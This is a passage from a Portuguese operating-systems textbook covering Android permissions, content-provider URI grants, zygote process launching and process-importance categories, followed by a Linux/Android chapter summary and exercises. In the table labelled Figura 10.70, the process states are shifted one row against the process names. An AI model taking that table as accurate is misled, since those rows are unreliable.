




FIGURA 10.64 Acessando dados sem permissão.

PicturesProvider recebe a informação do gerenciador de pacotes de que o processo chamador não tem a permissão READ_PICTURES necessária e como consequência joga uma SecurityException de volta para ele.

Permissões proporcionam acesso amplo e irrestrito a classes de operações e dados. Elas funcionam quando a funcionalidade de uma aplicação é centrada em torno daquelas operações, como nossa aplicação de e-mail exigindo a permissão INTERNET para enviar e receber e-mails. No entanto, faz sentido para o aplicativo de e-mail ter uma permissão READ_PICTURES? Não há nada a respeito de um aplicativo de e-mail que esteja diretamente relacionado à leitura de fotos, e não há razão para um aplicativo de e-mail ter acesso a todas as suas fotos.

Há outra questão relativa a esse uso de permissões, que podemos ver ao retornar à Figura 10.55. Lembre-se de como podemos lançar a ComposeActivity da aplicação do e-mail para compartilhar uma foto do aplicativo da câmera. O aplicativo de e-mail recebe um URI dos dados a serem compartilhados, mas não sabe de onde eles vieram — na figura aqui ele veio da câmera, mas qualquer outra aplicação poderia usar isso para deixar que o usuário enviasse por e-mail seus dados,

de arquivos de áudio a documentos do editor de texto. O aplicativo de e-mail apenas precisa ler o URI como um fluxo de bytes para adicioná-lo como um anexo. No entanto, com as permissões, ele também teria de especificar de antemão as permissões para todos os dados de todos os aplicativos de onde ele poderia ser pedido para enviar um e-mail.

Temos dois problemas para resolver. Primeiro, não queremos dar aos aplicativos um acesso a grandes quantidades de dados de que eles não precisam realmente. Segundo, eles precisam receber acesso a quaisquer fontes de dados, mesmo aquelas de que eles *a priori* não têm conhecimento a respeito.


Há uma observação importante a ser feita: o ato de enviar por e-mail uma foto é na realidade uma interação do usuário em que este expressou uma clara intenção de usar uma foto específica com um aplicativo específico. Enquanto o sistema operacional estiver envolvido na interação, ele pode usar isso para identificar uma brecha específica a ser aberta nas caixas de areia entre os dois aplicativos, deixando os dados passarem.

O Android dá suporte a esse tipo de acesso a dados seguro através de intentos e provedores de conteúdo. A Figura 10.65 ilustra como essa situação funciona para nosso exemplo da foto por e-mail. O aplicativo da câmera no canto inferior esquerdo criou um intento pedindo para compartilhar uma das suas imagens, content://pics/1. Além de iniciar o aplicativo composto de e-mail como já tínhamos visto, isso também acrescenta uma entrada a uma lista de "URIs concedidas", observando que o novo ComposeActivity agora tem acesso a esse URI. Agora, quando ComposeActivity procura abrir e ler os dados do URI que recebeu, o PicturesProvider do aplicativo da câmera que é proprietário dos dados por trás do URI pode perguntar ao gerenciador de atividades se o aplicativo de e-mail chamador tem acesso aos dados, que ele tem, então a foto é retornada.

Esse acesso URI de granularidade fina também pode operar de outra maneira. Há outra ação de intento, android.intent.action.GET_CONTENT, que uma aplicação pode usar para pedir ao usuário para escolher alguns dados e retornar a ele. Isso seria usado no nosso aplicativo de e-mail, por exemplo, para operar de maneira contrária: o usuário enquanto no aplicativo de e-mail pode pedir para acrescentar um anexo, que lançará uma atividade no aplicativo da câmera para ele selecionar uma.

A Figura 10.66 ilustra esse novo fluxo. Ele é quase idêntico à Figura 10.65; a única diferença está na maneira como as atividades dos dois aplicativos são compostas, com o aplicativo de e-mail começando a atividade de seleção de foto apropriada no aplicativo da câmera. Uma vez que a imagem tenha sido selecionada, o seu URI é retornado de volta para o aplicativo de e-mail, e a essa altura nossa concessão de URI é registrada pelo gerenciador de atividades.

Essa abordagem é extremamente poderosa, pois permite que o sistema mantenha um controle rígido sobre os dados por aplicação, concedendo acesso específico a dados onde necessário, sem que o usuário precise ter ciência de que isso está acontecendo. Muitas outras

FIGURA 10.65 Compartilhando uma foto usando um provedor de conteúdo.

interações de usuário também se beneficiam disso. Uma interação óbvia é o arrastar e largar para criar uma concessão de URI similar, mas o Android também tira vantagem de outras informações como o foco da janela atual para determinar os tipos de interações que os aplicativos podem ter.

Um método de segurança final comum que o Android usa são interfaces do usuário explícitas para permitir/remover tipos específicos de acesso. Nessa abordagem, existe alguma maneira de um aplicativo indicar que ele pode opcionalmente fornecer alguma funcionalidade, e uma interface do usuário confiável fornecida pelo sistema que fornece controle sobre esse acesso.

Um exemplo típico dessa abordagem á a arquitetura de métodos de entrada do Android. Um método de entrada é um serviço específico fornecido por um aplicativo de terceiros que permite que o usuário forneça entrada para aplicativos, em geral na forma de um teclado na tela. Trata-se de uma interação altamente sensível no sistema, já que muitos dados pessoais passarão pelo aplicativo do método de entrada, incluindo senhas que o usuário digita.


Um aplicativo indica que ele pode ser um método de entrada declarando um serviço em seu manifesto com um filtro de intento casando com a ação para o protocolo de método de entrada do sistema. Isso não permite automaticamente, no entanto, que ele se torne um método de entrada, e a não ser que algo mais aconteça, a caixa de areia do aplicativo não tem a capacidade de operar como tal.

As configurações do sistema Android incluem uma interface do usuário para selecionar métodos de entrada. Essa interface mostra todos os métodos de entrada disponíveis dos aplicativos atualmente instalados e se eles são ou não habilitados. Se o usuário quiser usar um novo método de entrada após eles terem instalado seu aplicativo, ele deve ir à interface de configurações do sistema e habilitá-lo. Quando fizer isso, o sistema pode também informar o usuário dos tipos de coisas que isso permitirá que o aplicativo faça.

Mesmo uma vez que um aplicativo tenha sido habilitado como um método de entrada, o Android usa as técnicas de controle de acesso de granularidade para limitar o seu impacto. Por exemplo, apenas o aplicativo que está sendo usado como o método de entrada atual pode realmente ter qualquer interação especial; se o usuário capacitou múltiplos métodos de entrada (como teclado suave e entrada de voz), apenas o que estiver atualmente em uso ativo terá essas características em sua caixa de areia. Mesmo o método de entrada atual é restrito no que ele pode fazer, através de políticas adicionais como apenas permitir que ele interaja com a janela que atualmente tem o foco de entrada.

10.8.12 Modelo de processos

O modelo de processos tradicional no Linux é um fork para criar um novo processo, seguido por um exec para inicializar aquele processo com o código a ser executado e então começar a sua própria execução. O

FIGURA 10.66 Adicionando um anexo de foto usando um provedor de conteúdo.

shell é responsável por impelir essa execução, criando e executando processos conforme a necessidade para executar comandos de shell. Quando esses comandos terminam, o processo é removido pelo Linux.

O Android usa processos diferentemente de certa maneira. Como discutido na seção anterior sobre aplicativos, o gerenciador de atividades é a parte do Android responsável por gerenciar aplicações em execução. Ele coordena lançamentos de novos processos de aplicativos, determina o que será executado neles e quando eles não mais serão necessários.


Inicializando processos

A fim de lançar novos processos, o gerenciador de atividades deve comunicar-se com o *zygote*. Quando o gerenciador de atividades primeiro começa, ele cria um soquete dedicado com *zygote*, através do qual ele envia um comando quando precisa inicializar um processo. O comando fundamentalmente descreve a caixa de areia a ser criada: o UID que o novo processo deve executar e quaisquer outras restrições que se aplicarão a ele. *Zygote* então deve executar como um root: quando ele cria, ele realiza uma configuração apropriada para o UID que ele executará como, por fim, abandonando privilégios de root e mudando o processo para o UID desejado.

Lembre-se de nossa discussão anterior sobre os aplicativos do Android que o gerenciador de atividades mantém informações dinâmicas a respeito da execução de atividades (na Figura 10.52), serviços (Figura 10.57), transmissões (para receptores como na Figura 10.60) e provedores de conteúdo (Figura 10.61). Ele usa essas informações para impelir a criação e gerenciamento de processos de aplicações. Por exemplo, quando o lançador de aplicações chama o sistema com um novo intento de começar uma atividade como vimos na Figura 10.52, é o gerenciador de atividades que é o responsável por fazer que a nova aplicação execute.

O fluxo para começar uma atividade em um novo processo é mostrado na Figura 10.67. Os detalhes de cada passo no exemplo são:

1. Alguns processos existentes (como o lançador de aplicativos) chama o gerenciador de atividades com um intento descrevendo a nova atividade que ele gostaria de inicializar.
2. O gerenciador de atividades pede que o gerenciador de pacotes resolva o intento para um componente explícito.
3. O gerenciador de atividades determina que o processo de aplicação não está em execução ainda, e então pede a *zygote* um novo processo com UID apropriado.
4. O *zygote* realiza um fork, criando um novo processo, que é um clone de si mesmo, abandona privilégios e estabelece seu UID de maneira apropriada para a caixa de areia do aplicativo, e termina a inicialização do Dalvik naquele processo de maneira que o Java runtime esteja executando

FIGURA 10.67 Passos no lançamento de um processo de uma nova aplicação.

plenamente. Por exemplo, ele deve começar threads como o coletor de lixo após realizar o fork.

5. O novo processo, agora um clone de *zygote* com o ambiente Java em plena execução, chama de volta o gerenciador de atividades, perguntando "O que devo fazer?".
6. O gerenciador de atividades retorna a informação completa sobre o aplicativo que ele está inicializando, como onde encontrar o seu código.
7. O novo processo carrega o código para a aplicação começar a executar.
8. O gerenciador de atividades envia ao novo processo quaisquer operações pendentes, nesse caso "iniciar atividade X".
9. O novo processo recebe o comando para começar uma atividade, instancia a classe Java apropriada e a executa.

Observe que, quando começamos essa atividade, o processo do aplicativo pode já estar executando. Nesse caso, o gerenciador de atividades apenas pulará para o fim, enviando um novo comando para o processo dizendo a ele para instanciar e executar o componente apropriado. Isso pode resultar em uma instância de atividade adicional executando na aplicação, se apropriado, como vimos anteriormente na Figura 10.56.

Ciclo de vida do processo

O gerenciador de atividades também é responsável por determinar quando os processos não são mais necessários. Ele controla todas as atividades, receptores, serviços e provedores de conteúdo executando em um processo; a partir disso ele pode determinar quão importante (ou não) o processo é.

Você se lembra de que o matador de falta de memória do Android no núcleo usa um *oom_adj* do processo como um ordenamento estrito para determinar quais processos ele deve eliminar primeiro. O gerenciador de atividades é o responsável por estabelecer cada *oom_adj* dos processos de maneira apropriada baseado no estado daquele processo, classificando-os em grandes categorias de uso. A Figura 10.68 mostra as principais categorias, com a mais importante primeiro. A última coluna mostra um valor de *oom_adj* típico para processos desse tipo.

Agora, quando a RAM está ficando baixa, o sistema tem configurado os processos de maneira que o matador de falta de memória vá primeiro eliminar processo na *cache* a fim de tentar recuperar a RAM suficiente necessária, seguido por *home*, *service* e assim por diante. Dentro de um nível *oom_adj* específico, ele eliminará processos com a pegada de RAM maior antes dos menores.

Vimos agora como o Android decide quando começar processos e como ele categoriza esses processos em ordem de importância. Agora precisamos decidir quando os processos devem sair, certo? Ou realmente *precisamos* fazer algo mais aqui? A resposta é: não. No Android, *processos de aplicativos nunca saem de maneira limpa*. O sistema simplesmente deixa os processos desnecessários por aí, contando com o núcleo para ceifá-los conforme a necessidade.

Processos em cache de muitas maneiras substituem o espaço de troca que falta ao Android. À medida que a RAM é necessária em outras partes, os processos em cache podem ser jogados para fora da RAM ativa. Se uma aplicação precisar executá-los outra vez, um novo processo pode ser criado, restaurando qualquer estado anterior necessário para retorná-lo a como o usuário deixou-o da última vez. Em segundo plano, o sistema operacional está lançando, eliminando e relançando processos conforme a necessidade, de maneira que as operações em primeiro plano seguem executando e os processos em cache são mantidos enquanto sua RAM não é usada de maneira melhor em outra parte.

FIGURA 10.68 Categorias de importância no processo.

Categoria	Descrição	oom_adj
SYSTEM	Processos do sistema e do daemon	–16
PERSISTENT	Processos de aplicação sempre executando	–12
FOREGROUND	Interagindo atualmente com o usuário	0
VISIBLE	Visível para o usuário	1
PERCEPTIBLE	Algo de que o usuário tem consciência	2
SERVICE	Executando serviços de segundo plano	3
HOME	O processo home/lançador	4
CACHED	Processos não sendo utilizados	5

Dependências de processos

A essa altura temos uma boa visão geral de como os processos Android individuais são gerenciados. Há uma complicação a mais sobre isso, no entanto: as dependências entre processos.

Como um exemplo, considere nosso aplicativo da câmera mantendo as fotos que foram tiradas. Essas fotos não fazem parte do sistema operacional; elas são implementadas por um provedor de conteúdo no aplicativo da câmera. Outros aplicativos podem querer acessar aqueles dados da foto, tornando-se clientes do aplicativo da câmera.

Dependências entre processos podem acontecer tanto com provedores de conteúdo (através do simples acesso ao provedor) quanto com serviços (ligando a um serviço). Em qualquer um dos casos, o sistema operacional precisa controlar essas dependências e gerenciar os processos de maneira apropriada.

Dependências de processos impactam duas questões fundamentais: quando os processos serão criados (e os componentes criados dentro deles) e qual será a importância do *oom_adj* do processo. Lembre-se de que a importância de um processo se encontra em seu componente mais importante. A sua importância é também aquela do processo mais importante que depende dele.

Por exemplo, no caso do aplicativo da câmera, o seu processo e desse modo o seu provedor de conteúdo não está executando normalmente. Ele será criado quando algum outro processo precisar acessar aquele provedor de conteúdo. Enquanto o provedor de conteúdo da câmera estiver sendo acessado, o processo da câmera será considerado pelo menos tão importante quanto o processo que o está usando.

A fim de calcular a importância final de cada processo, o sistema precisa manter um gráfico de dependência entre esses processos. Cada processo tem uma lista de todos os serviços e provedores de conteúdo atualmente executando nele. Cada serviço e provedor de conteúdo em si tem uma lista de cada processo usando-o. (Essas listas são mantidas em registros dentro do gerenciador de atividades, de maneira que não é possível para as aplicações mentirem sobre eles.) Passar o gráfico de dependência para um processo envolve passar por todos os seus provedores de conteúdo e serviços e os processos que os estão utilizando.

A Figura 10.69 ilustra um estado típico em que os processos podem encontrar-se, levando em conta dependências entre eles. Esse exemplo contém duas dependências, baseadas no uso de um provedor de conteúdo de câmera para adicionar um anexo de foto a um e-mail como discutido na Figura 10.66. Primeiro, é o aplicativo de e-mail em primeiro plano atual que está fazendo uso do aplicativo da câmera para carregar um anexo. Isso eleva o processo da câmera para o mesmo patamar de importância que o aplicativo do e-mail. Segundo, uma situação similar em que o aplicativo de música está tocando música ao fundo com um serviço e enquanto ele faz isso, ele tem uma dependência em relação ao processo de mídia para acessar a mídia de música do usuário.

Considere o que acontece se o estado da Figura 10.69 muda de tal maneira que o aplicativo de e-mail terminou de carregar o anexo, e não usa mais o provedor de conteúdo da câmera. A Figura 10.70 ilustra como o estado do processo vai mudar. Observe que o aplicativo da câmera não é mais necessário, então ele perdeu sua importância de primeiro plano e caiu para o nível de cache. Armazenar a câmera em cache também empurrou o antigo aplicativo de mapas um degrau abaixo na lista de LRU em cache.

FIGURA 10.69 Estado típico da importância de processos.

Processo	Estado	Importância
system (sistema)	Parte central do sistema operacional	SYSTEM
phone (telefone)	Sempre executando para pilha de telefonia	PERSISTENT
email (e-mail)	Aplicação de primeiro plano atual	FOREGROUND
camera (câmera)	Em uso por e-mail para anexo de carga	FOREGROUND
music (música)	Executando serviço de segundo plano tocando música	PERCEPTIBLE
media (mídia)	Em uso por aplicativo de música para acessar a música do usuário	PERCEPTIBLE
download	Baixando um arquivo para o usuário	SERVICE
launcher (lançador)	Lançador de aplicativo não sendo usado atualmente	HOME
map (mapas)	Aplicação de mapeamento usada anteriormente	CACHED

FIGURA 10.70 Estado do processo após o e-mail parar de usar a câmera.

Processo	Estado	Importância
system (sistema)	Parte central do sistema operacional	SYSTEM
phone (telefone)	Sempre executando para pilha de telefonia	PERSISTENT
email (e-mail)	Aplicação de primeiro plano atual	FOREGROUND
camera (câmera)	Executando serviço de segundo plano tocando música	PERCEPTIBLE
music (música)	Em uso por aplicativo de música para acessar a música do usuário	PERCEPTIBLE
media (mídia)	Baixando um arquivo para o usuário	SERVICE
download	Lançador de aplicativo não sendo usado atualmente	HOME
launcher (lançador)	Previamente usado por e-mail	CACHED
map (mapas)	Aplicação de mapeamento usada anteriormente	CACHED+1

Esses dois exemplos proporcionam um exemplo final da importância dos processos em cache. Se o aplicativo de e-mail precisar usar de novo o provedor de câmera, o processo do provedor tipicamente já terá sido deixado como um processo em cache. Usá-lo novamente é então apenas uma questão de configurar o processo de volta para o primeiro plano e reconectá-lo ao provedor de conteúdo que já está esperando ali com seu banco de dados inicializado.

10.9 Resumo

O Linux começou a sua vida como um sistema de código aberto que era um clone do UNIX e hoje é usado em máquinas que vão desde smartphones a notebooks, passando por supercomputadores. Ele possui três interfaces principais: o shell, a biblioteca C e as chamadas de sistema em si. Além disso, uma interface de usuário gráfica é usada muitas vezes para simplificar a interação do usuário com o sistema. O shell permite que os usuários digitem comandos para execução. Esses podem ser comandos simples, pipelines ou estruturas mais complexas. Entrada e saída podem ser redirecionadas. A biblioteca C contém as chamadas de sistema e também muitas chamadas incrementadas, como *printf* para escrever saída formatada para arquivos. A interface de chamada do sistema real é dependente da arquitetura, e nas plataformas x86 consiste em cerca de 250 chamadas, cada uma delas faz o que é necessário e nada mais.

Os conceitos fundamentais no Linux incluem o processo, o modelo de memória, E/S e o sistema de arquivos. Os processos podem criar subprocessos, levando a uma árvore de processos. O gerenciamento de processos no Linux é diferente em comparação com outros sistemas UNIX no sentido de que o Linux vê cada entidade de execução — um processo de um único thread, ou cada thread dentro de um processo com múltiplos threads ou o núcleo — como uma tarefa distinguível. Um processo, ou uma única tarefa em geral, é então representado por dois componentes-chave, a estrutura de tarefa e as informações adicionais descrevendo o espaço de endereçamento do usuário. O primeiro sempre está na memória, mas o segundo dado pode ser paginado para dentro e para fora da memória. A criação de processos é feita duplicando a estrutura de tarefa do processo, e então configurando a informação de imagem de memória para apontar para a imagem de memória do processo pai. Cópias reais das páginas de imagem de memória são criadas somente se o compartilhamento não for permitido e uma modificação de memória for exigida. Esse mecanismo é chamado de cópia na escrita. O escalonamento é feito usando um algoritmo de fila justa ponderada que usa uma árvore rubro-negra para o gerenciamento de fila da tarefa.

O modelo de memória consiste em três segmentos por processo: texto, dados e pilha. O gerenciamento de memória é feito pela paginação. Um mapa na memória controla o estado de cada página, e o daemon da página usa um algoritmo de relógio de mão dupla modificado para manter um número suficiente de páginas livres à disposição.

Dispositivos de E/S são acessados usando arquivos especiais, cada um tendo um número de dispositivo principal e um número de dispositivo secundário. Os dispositivos de bloco de E/S usam a memória principal para blocos de disco em cache e reduzem o número de acessos ao disco. A E/S de caracteres pode ser feita em modo bruto, ou fluxos de caracteres podem ser modificados através de disciplinas de linha. Dispositivos de rede são

tratados de modo um pouco diferente, associando módulos inteiros de protocolo de rede para processar o fluxo de pacotes de rede para e do processo usuário.

O sistema de arquivos é hierárquico com arquivos e diretórios. Todos os discos são montados em uma única árvore de diretórios começando em uma raiz única. Arquivos individuais podem ser ligados a um diretório de outra parte no sistema de arquivos. Para usar um arquivo, ele deve primeiro ser aberto, o que resulta em um descritor de arquivos para o uso na leitura e escrita do arquivo. Internamente, o sistema de arquivos usa três tabelas principais: a tabela do descritor de arquivos, a tabela de descrição do arquivo aberto e a tabela do i-nodo. A tabela do i-nodo é a mais importante dessas, contendo todas as informações administrativas a respeito de um arquivo e a localização de seus blocos. Diretórios e dispositivos também são representados como arquivos, juntamente com outros arquivos especiais.

A proteção é baseada no controle do acesso à leitura, escrita e execução para o proprietário, grupo e outros. Para diretórios, o bit de execução significa permissão de busca.

O Android é uma plataforma para permitir que os aplicativos executem em dispositivos móveis. Ele é baseado no núcleo do Linux, mas consiste em um grande corpo de software sobre o Linux, mais um pequeno número de mudanças no núcleo do Linux. A maior parte do Android é escrita em Java. Aplicativos também são escritos em Java, então traduzidos para bytecode do Java e então para o bytecode do Dalvik. Aplicativos Android comunicam-se por uma forma de transações chamadas de passagem de mensagens protegidas. Um modelo especial do núcleo do Linux chamado *Binder* lida com o IPC.

Pacotes Android são autocontidos e têm um manifesto descrevendo o que existe no pacote. Pacotes contêm atividades, receptores, provedores de conteúdo e intenções. O modelo de segurança do Android é diferente do modelo Linux e se protege cuidadosamente de cada aplicativo com caixas de areia, pois todos os aplicativos são considerados inconfiáveis.

PROBLEMAS

1. Explique como escrever UNIX em C facilitou levá-lo para novas máquinas.
2. A interface POSIX define um conjunto de procedimentos de biblioteca. Explique por que o POSIX padroniza os procedimentos de biblioteca em vez da interface de chamada de sistema.
3. O Linux depende do compilador gcc para ser levado para novas arquiteturas. Descreva uma vantagem e uma desvantagem dessa dependência.
4. Um diretório contém os seguintes arquivos:

aardvark	ferret	koala	porpoise	unicorn
bonefish	grunion	llama	quacker	vicuna
capybara	hyena	marmot	rabbit	weasel
dingo	ibex	nuthatch	seahorse	yak
emu	jellyfish	ostrich	tuna	zebu

Quais arquivos serão listados pelo comando

```
ls [abc]*e*?
```

5. O que faz o seguinte pipeline do shell do Linux?

```
grep nd xyz | wc –l
```

6. Escreva um pipeline do Linux que imprima a oitava linha do arquivo *z* na saída padrão.
7. Por que o Linux faz a distinção entre a saída padrão e o erro padrão, quando ambos são padrão para o terminal?
8. Um usuário em um terminal digita os seguintes comandos:

```
a | b | c &
d | e | f &
```

Após o shell os ter processado, quantos processos novos estão executando?

9. Quando o shell do Linux inicia um processo, ele coloca cópias das suas variáveis de ambiente, como *HOME*, na pilha do processo, de maneira que o processo possa descobrir qual é o seu diretório home. Se esse processo for criar (fork) um processo filho mais tarde, o filho receberá automaticamente essas variáveis também?
10. Cerca de quanto tempo leva para um sistema UNIX tradicional criar um processo filho nas seguintes condições: tamanho do texto = 100 KB, tamanho dos dados = 20 KB, tamanho da pilha = 10 KB, estrutura da tarefa = 1 KB, estrutura do usuário = 5 KB. O chaveamento e retorno do núcleo leva 1 ms, e a máquina pode copiar uma palavra de 32 bits a cada 50 ns. Segmentos de texto são compartilhados, mas os segmentos de dados e pilha não.
11. À medida que programas multimegabytes tornam-se mais comuns, o tempo gasto executando a chamada de sistema fork e copiando os segmentos de dados e pilha do processo chamador cresceu proporcionalmente.

Quando fork é executado no Linux, o espaço de endereçamento do pai não é copiado, como a semântica fork tradicional ditaria. Como o Linux evita que o filho faça algo que mudaria completamente a semântica fork?

12. Por que os argumentos negativos para nice são reservados exclusivamente ao superusuário?

13. Um processo Linux não em tempo real tem níveis de prioridade de 100 a 139. Qual é a prioridade estática padrão e como o valor nice é usado para mudar isso?

14. Faz sentido tomar a memória de um processo quando ele entra no estado zumbi? Por quê?

15. A qual conceito de hardware um sinal é proximamente relacionado? Dê dois exemplos de como os sinais são usados.

16. Por que você acredita que os projetistas do Linux tornaram impossível para um processo enviar um sinal para outro que não esteja em seu grupo do processo?

17. Uma chamada de sistema é normalmente implementada usando uma instrução de interrupção de software (trap). Seria possível usar uma chamada de procedimento ordinária também em um hardware Pentium? Se afirmativo, sob quais condições e como? Se não, por que não?

18. Em geral, você acredita que os daemons têm uma prioridade mais alta ou mais baixa do que os processos interativos? Por quê?

19. Quando um novo processo é criado, ele deve ser designado um inteiro único como seu PID. Será suficiente ter um contador no núcleo que seja incrementado em cada criação de processo com o contador usado como o novo PID? Discuta sua resposta.

20. Na entrada de cada processo na tabela de processos, o PID do pai do processo é armazenado. Por quê?

21. O mecanismo cópia na escrita é usado como uma otimização na chamada do sistema fork, de maneira que uma cópia de uma página é criada somente quando um dos processos (pai ou filho) tenta escrever na página. Suponha que um processo *p1* crie os processos *p2* e *p3* em rápida sucessão. Explique como um compartilhamento de página pode ser tratado nesse caso.

22. Qual combinação dos bits de *sharing_flags* pelo comando clone do Linux corresponde à chamada fork do UNIX? E para criar um thread de UNIX convencional?

23. Duas tarefas A e B precisam realizar a mesma quantidade de trabalho. No entanto, a tarefa A tem uma prioridade mais alta, precisa receber mais tempo da CPU. Explique como isso será conseguido em cada um dos escalonadores do Linux descritos neste capítulo, o O(1) e o escalonador CFS.

24. Alguns sistemas UNIX não marcam o tempo (tickless), significando que eles não têm interrupções periódicas de relógio. Por que isso é feito? Isso faz sentido em um computador (como um sistema embutido) executando apenas um processo?

25. Quando inicializando o Linux (ou a maioria dos outros sistemas operacionais quanto a isso), o carregador de bootstrap no setor 0 do disco primeiro carrega um programa de inicialização que então carrega o sistema operacional. Por que esse passo extra é necessário? Certamente seria mais simples ter o carregador do bootstrap no setor 0 apenas carregando o sistema operacional diretamente.

